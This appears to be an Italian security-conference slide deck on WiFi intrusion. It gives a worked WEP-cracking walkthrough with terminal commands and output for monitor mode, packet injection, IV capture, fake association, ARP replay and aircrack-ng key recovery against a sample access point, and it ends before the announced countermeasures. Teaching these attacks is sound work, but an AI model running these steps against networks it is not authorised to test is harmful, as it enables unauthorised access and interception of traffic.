

# Hacking WiFi for fun and profit

## Tecniche di intrusione & contromisure

Gianluca Ghattini

Software engineer at ART s.p.a., (PG) ITALY  
email: [gianluca.ghattini@gmail.com](mailto:gianluca.ghattini@gmail.com)

## About Me

- Ingegnere software presso ART group s.p.a. (PG)
- WiFi hacking per curiosità/hobby
- Membro Clusit 2010
- <http://www.gianlucaghettoni.net>
- Email: [gianluca.ghettoni@gmail.com](mailto:gianluca.ghettoni@gmail.com)

# Overview

- 1 Introduzione
- 2 Tecniche di attacco
- 3 Attacchi basati su crittoanalisi
- 4 Attacchi all'implementazione
- 5 Conclusioni e Contromisure

# Perchè il WiFi nelle aziende?

- Comodo (nessun collegamento fisico richiesto con il PC, il portatile, il tablet etc...)
- Conveniente (no cablaggi, pochi apparati, connettere sedi distaccate, etc...)

# Assunzioni sbagliate delle aziende



Uso password complicatissime!  
La mia azienda è sicura!



Non uso il WiFi! La mia azienda  
è sicura!

# Perchè sono assunzioni sbagliate?

Uso password complicatissime!  
La mia azienda è sicura!

Dipende da molti fattori:

- Protocollo di sicurezza utilizzato
- Dispositivi utilizzati
- Il classico post-it sullo schermo!

## Un esempio classico

Si dimostra che il numero di post-it sugli schermi è proporzionale alla difficoltà della password

# Perchè sono assunzioni sbagliate?

Non uso il WiFi! La mia azienda è sicura!

In realtà potrebbe non essere così:

- Apparati WiFi posso essere collegati alla rete aziendale!
- Qualsiasi portatile è potenzialmente un access point

# Quali sono i rischi concreti?

- Segreti industriali rubati
- Lettura di dati bancari
- Cancellazione dei dati (e dei backup)
- Uso della rete WiFi per scopi illegali



# Protocolli di sicurezza per il WiFi

- Standard IEEE 802.11
- WEP (1999), ormai considerato insicuro dal 2002
- WPA (2003) evoluzione del WEP, alcuni attacchi lo rendono ormai superato
- WPA2 (2004), risposta alle limitazioni di WPA

# Protocolli di sicurezza per il WiFi



- Ogni pacchetto viene codificato a parte
- La chiave è condivisa tra i due interlocutori

# Tecniche di attacco

## Tipologie di attacchi:

- Basati su crittoanalisi
  - WEP: (IVs collect, voting)
  - WPA/WPA2: (handshake capture, dictionary, CUDA speedup)
- Basati su errori di implementazione
  - Caso router Alice telecom: password computation
  - WPS (pin guessing)
- Esterni
  - Social engineering
  - Alla ricerca del post-it perduto nel cestino :)

# Tecniche di attacco

Che cosa significa?

- Una buona password da sola non basta
- Un buon algoritmo da solo non basta
- Una buona implementazione da sola non basta

## Morale


La sicurezza delle reti WiFi è la composizione di numerosi fattori

# WEP (Wired Equivalent Privacy)

## WEP (Wired Equivalent Privacy)

- Prima forma di protezione per le reti WiFi
- Nato nel 1999
- Basato sullo stream cipher RC4 di Ronald Rivest (la R in RSA)
- Chiavi da 10 o 26 caratteri esadecimali (40 o 104 bit)

# WEP (Wired Equivalent Privacy)




# WEP (Wired Equivalent Privacy)

## Problemi dell'RC4 (e di tutti gli stream cipher)

- La chiave utilizzata deve essere diversa per ogni pacchetto codificato!
- Si appende alla chiave  $K$  fissa un  $IV$  variabile
- L' $IV$  deve essere trasmesso in chiaro al destinatario insieme al pacchetto codificato

# WEP (Wired Equivalent Privacy)



Source: [http://csrc.nist.gov/publications/nistpubs/800-48/NIST\\_SP\\_800-48.pdf](http://csrc.nist.gov/publications/nistpubs/800-48/NIST_SP_800-48.pdf)



# WEP (Wired Equivalent Privacy)

## Problemi dell'RC4

- Nel 2001, Fluhrer, Mantin e Shamir dimostrano che con particolari IV, i primi byte del keystream prodotto da RC4 sono fortemente correlati alla chiave
- Risultato: la chiave può essere ricavata semplicemente **collezionando** molti messaggi cifrati

# WEP (Wired Equivalent Privacy)

- Servono all'incirca 20000 messaggi per una chiave a 40bit
- Servono all'incirca 60000 messaggi per una chiave a 104 bit

# WEP (Wired Equivalent Privacy)

Come collezionare questi messaggi? Due strategie:

## Metodo 1

Aspettiamo che vengano trasmessi da qualche client in rete

## Metodo 2

Forziamo l'Access Point a produrli per noi :)

# WEP (Wired Equivalent Privacy)

Materiale utilizzato:


- Asus Eee PC 800
- Scheda WiFi Alfa AWUS036H 1000mW
- Backtrack 5
- Suite aircrack-ng

Due requisiti per la scheda WiFi:


- Packet injection
- Monitor mode

# WEP (Wired Equivalent Privacy)

Informazioni pubbliche della rete:




- SSID (home)
- Codifica WEP
- AP MAC address = C0:3F:0E:6C:EC:6A
- Canale = 1



# WEP (Wired Equivalent Privacy)

Prima cosa: attivare il "monitor mode" sulla nostra scheda WiFi.  
Posizioniamoci sul canale 1

# WEP (Wired Equivalent Privacy)



```
root@bt: ~ - Shell - Konsole <3>
Session Edit View Bookmarks Settings Help

root@bt:~# iwconfig
lo          no wireless extensions.


eth0        no wireless extensions.

wlan0       IEEE 802.11bg  ESSID:"home"
            Mode:Managed  Frequency:2.412 GHz  Access Point: Not-Associated
            Tx-Power=20 dBm
            Retry long limit:7   RTS thr:off   Fragment thr:off
            Encryption key:off
            Power Management:off

wlan1       IEEE 802.11bg  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated  Tx-Power=0 dBm
            Retry long limit:7   RTS thr:off   Fragment thr:off
            Encryption key:off
            Power Management:off

root@bt:~#
```

# WEP (Wired Equivalent Privacy)




```
root@bt:~# airmon-ng start wlan1 1
```

Interface	Chipset	Driver
wlan0	Atheros	ath5k - [phy0]
wlan1	RTL8187	rtl8187 - [phy4] (monitor mode enabled on mon0)

```
root@bt:~#
```



# WEP (Wired Equivalent Privacy)



```
root@bt: ~ - Shell - Konsole <3>
Session Edit View Bookmarks Settings Help

root@bt:~# iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

wlan0       IEEE 802.11bg  ESSID:"home"
            Mode:Managed  Frequency:2.412 GHz  Access Point: Not-Associated
            Tx-Power=20 dBm
            Retry  long limit:7   RTS thr:off   Fragment thr:off
            Encryption key:off
            Power Management:off

wlan1       IEEE 802.11bg  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
            Retry  long limit:7   RTS thr:off   Fragment thr:off
            Encryption key:off
            Power Management:off


mon0        IEEE 802.11bg  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=20 dBm
            Retry  long limit:7   RTS thr:off   Fragment thr:off
            Power Management:off

root@bt:~#
```

# WEP (Wired Equivalent Privacy)

Seconda cosa: testare le funzionalità di packet injection della scheda

# WEP (Wired Equivalent Privacy)



```
root@bt: ~ - Shell - Konsole <3>
Session Edit View Bookmarks Settings Help

root@bt:~# aireplay-ng -9 -e home -a c0:3f:0e:6c:ec:6a mon0
00:46:06 Waiting for beacon frame (BSSID: C0:3F:0E:6C:EC:6A) on channel 1
00:46:06 Trying broadcast probe requests...
00:46:06 Injection is working!
00:46:08 Found 1 AP


00:46:08 Trying directed probe requests...
00:46:08 C0:3F:0E:6C:EC:6A - channel: 1 - 'home'
00:46:08 Ping (min/avg/max): 1.260ms/5.496ms/11.032ms Power: -45.23
00:46:08 30/30: 100%

root@bt:~#
```

# WEP (Wired Equivalent Privacy)


Iniziamo a collezionare pacchetti di rete (codificati)

# WEP (Wired Equivalent Privacy)



```
root@bt: ~ - Shell - Konsole <3>
Session Edit View Bookmarks Settings Help
root@bt:~# airodump-ng -c 1 --bssid c0:3f:0e:6c:ec:6a -w output mon0
```

# WEP (Wired Equivalent Privacy)



The screenshot shows a terminal window titled "root@bt: ~ - Shell - Konsole <3>". The terminal output displays the results of a WEP attack. It includes a status line "CH 1 ][ Elapsed: 16 s ][ 2003-09-16 00:48" and two tables of network statistics.


```
CH 1 ][ Elapsed: 16 s ][ 2003-09-16 00:48
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
C0:3F:0E:6C:EC:6A	-42	84	147	16 1	1	54e	WEP	WEP		home

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
C0:3F:0E:6C:EC:6A	00:23:6C:84:4F:4C	-9	54e-54	771		18

# WEP (Wired Equivalent Privacy)



root@bt: ~ - Shell - Konsole <3>

Session Edit View Bookmarks Settings Help


CH 1 ][ Elapsed: 16 s ][ 2003-09-16 00:48

BSSID	PWR	RXQ	Beacons	#Data, # s	CH	MB	ENC	CIPHER	AUTH	ESSID
C0:3F:0E:6C:EC:6A	-42	84	147	16	1	1	54e	WEP	WEP	home

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
C0:3F:0E:6C:EC:6A	00:23:6C:84:4F:4C	-9	54e-54	771	18	

# WEP (Wired Equivalent Privacy)





# WEP (Wired Equivalent Privacy)

Problemi:

- Occorre almeno un client già connesso!
- Collezionare 50000 e più pacchetti potrebbe richiedere troppo tempo...

# WEP (Wired Equivalent Privacy)

Soluzione: forziamo l'Access Point a generare pacchetti per noi!

# WEP (Wired Equivalent Privacy)

## Proprietà dei pacchetti ARP

- Dimensione fissa = riconoscibili anche se codificati
- Vengono prodotti ad intervalli regolari dai client connessi
- L'AP risponde ad un pacchetto ARP... con un altro pacchetto ARP

# WEP (Wired Equivalent Privacy)


Quindi per velocizzare l'acquisizione dei pacchetti:

- Associamoci all'AP (può essere fatta senza conoscere la chiave WEP)
- Attendiamo e catturiamo un pacchetto ARP
- Rispediamolo all'AP (injection)

# WEP (Wired Equivalent Privacy)

Associamoci all'AP

# WEP (Wired Equivalent Privacy)



```
root@bt: ~ - Shell - Konsole <2>
Session Edit View Bookmarks Settings Help

root@bt:~# aireplay-ng -l 0 -e home -a c0:3f:0e:6c:ec:6a -h 00:c0:ca:50:2c:4d mon0
00:49:44 Waiting for beacon frame (BSSID: C0:3F:0E:6C:EC:6A) on channel 1


00:49:44 Sending Authentication Request (Open System) [ACK]
00:49:44 Authentication successful
00:49:44 Sending Association Request [ACK]
00:49:44 Association successful :-) (AID: 1)

root@bt:~#
```

# WEP (Wired Equivalent Privacy)

Catturiamo e rispediamo (injection) i pacchetti ARP

# WEP (Wired Equivalent Privacy)




```
root@bt: ~ - Shell - Konsole <2>
Session Edit View Bookmarks Settings Help

root@bt:~# aireplay-ng -3 -b c0:3f:0e:6c:ec:6a -h 00:c0:ca:50:2c:4d mon0
00:50:08 Waiting for beacon frame (BSSID: C0:3F:0E:6C:EC:6A) on channel 1
Saving ARP requests in replay_arp-0916-005008.cap
You should also start airodump-ng to capture replies.
Read 53 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
```




# WEP (Wired Equivalent Privacy)




```
root@bt: ~ - Shell - Konsole <2>
Session Edit View Bookmarks Settings Help

root@bt:~# aireplay-ng -3 -b c0:3f:0e:6c:ec:6a -h 00:c0:ca:50:2c:4d mon0
00:50:08 Waiting for beacon frame (BSSID: C0:3F:0E:6C:EC:6A) on channel 1
Saving ARP requests in replay_arp-0916-005008.cap
You should also start airodump-ng to capture replies.
Read 55527 packets (got 24557 ARP requests and 20867 ACKs), sent 21108 packets...(500 pps)
```


# WEP (Wired Equivalent Privacy)




# WEP (Wired Equivalent Privacy)



# WEP (Wired Equivalent Privacy)




# WEP (Wired Equivalent Privacy)



# WEP (Wired Equivalent Privacy)

Il numero di pacchetti catturati aumenta drasticamente

# WEP (Wired Equivalent Privacy)



```
root@bt: ~ - Shell - Konsole <3>
Session Edit View Bookmarks Settings Help

CH 1 ][ Elapsed: 3 mins ][ 2003-09-16 00:52

BSSID          PWR RXQ Beacon #Data, /s CH MB ENC CIPHER AUTH ESSID
C0:3F:0E:6C:EC:6A -38 34 1999 18308 1 2 1 54e. WEP WEP OPN home


BSSID          STATION          PWR Rate Lost Packets Probes
C0:3F:0E:6C:EC:6A 00:C0:CA:50:2C:4D 0 0 - 1 255 54959
C0:3F:0E:6C:EC:6A 00:23:6C:84:4F:4C -9 6e-54e 0 225
```

# WEP (Wired Equivalent Privacy)

Quando abbiamo raggiunto un numero adeguato di pacchetti possiamo lanciare il comando per il recupero della chiave



# WEP (Wired Equivalent Privacy)



A screenshot of a terminal window titled "root@bt: ~ - Shell - Konsole <4>". The window has a menu bar with "Session", "Edit", "View", "Bookmarks", "Settings", and "Help". The terminal content shows the command `root@bt:~# aircrack-ng -b c0:3f:0e:6c:ec:6a output*.cap` being entered. The terminal has a dark blue background and a light blue border. At the bottom, there is a status bar with a "Shell" icon and label.

```
root@bt: ~ - Shell - Konsole <4>
Session Edit View Bookmarks Settings Help
root@bt:~# aircrack-ng -b c0:3f:0e:6c:ec:6a output*.cap
```

# WEP (Wired Equivalent Privacy)

```
root@bt: ~ - Shell - Konsole <4>
Session Edit View Bookmarks Settings Help

[00:00:44] Tested 1398337 keys (got 38611 IVs)

KB   depth  byte(vote)
0    0/ 1    C5(48384) ED(46592) 38(46080) 45(46080) 31(45824)
1    1/ 2    FB(48128) 13(46336) B6(46336) 00(46080) 19(46080)
2    1/ 2    AE(48640) FD(47360) 0E(46592) 31(45824) D4(45568)
3    0/ 2    A0(51712) B7(50176) BE(47616) 3B(46080) EE(45568)
4    2/ 3    E0(47872) 33(46080) DE(46080) 2A(45824) 66(45568)
5    1/ 2    2D(48640) AF(47360) B4(46848) B7(46848) D8(46848)
6    3/ 6    17(45824) 86(45568) A0(45568) CB(45568) EC(45312)
7    1/ 2    78(48896) 0C(47360) 50(47360) 58(47360) 2E(47104)
8    1/ 2    D7(47872) 7A(46080) D9(45824) 8A(45568) 9D(45568)
9    1/ 9    CE(46848) 57(46336) 1A(46080) FC(46080) 87(45824)
10   0/ 2    9F(48384) 49(47104) 75(46848) 3F(45056) 73(44800)
11   1/ 2    2B(47872) 54(47360) 1D(46592) BE(46336) C0(46336)
12   6/ 7    1F(46848) 28(46336) C6(46336) 14(45824) 6C(45568)

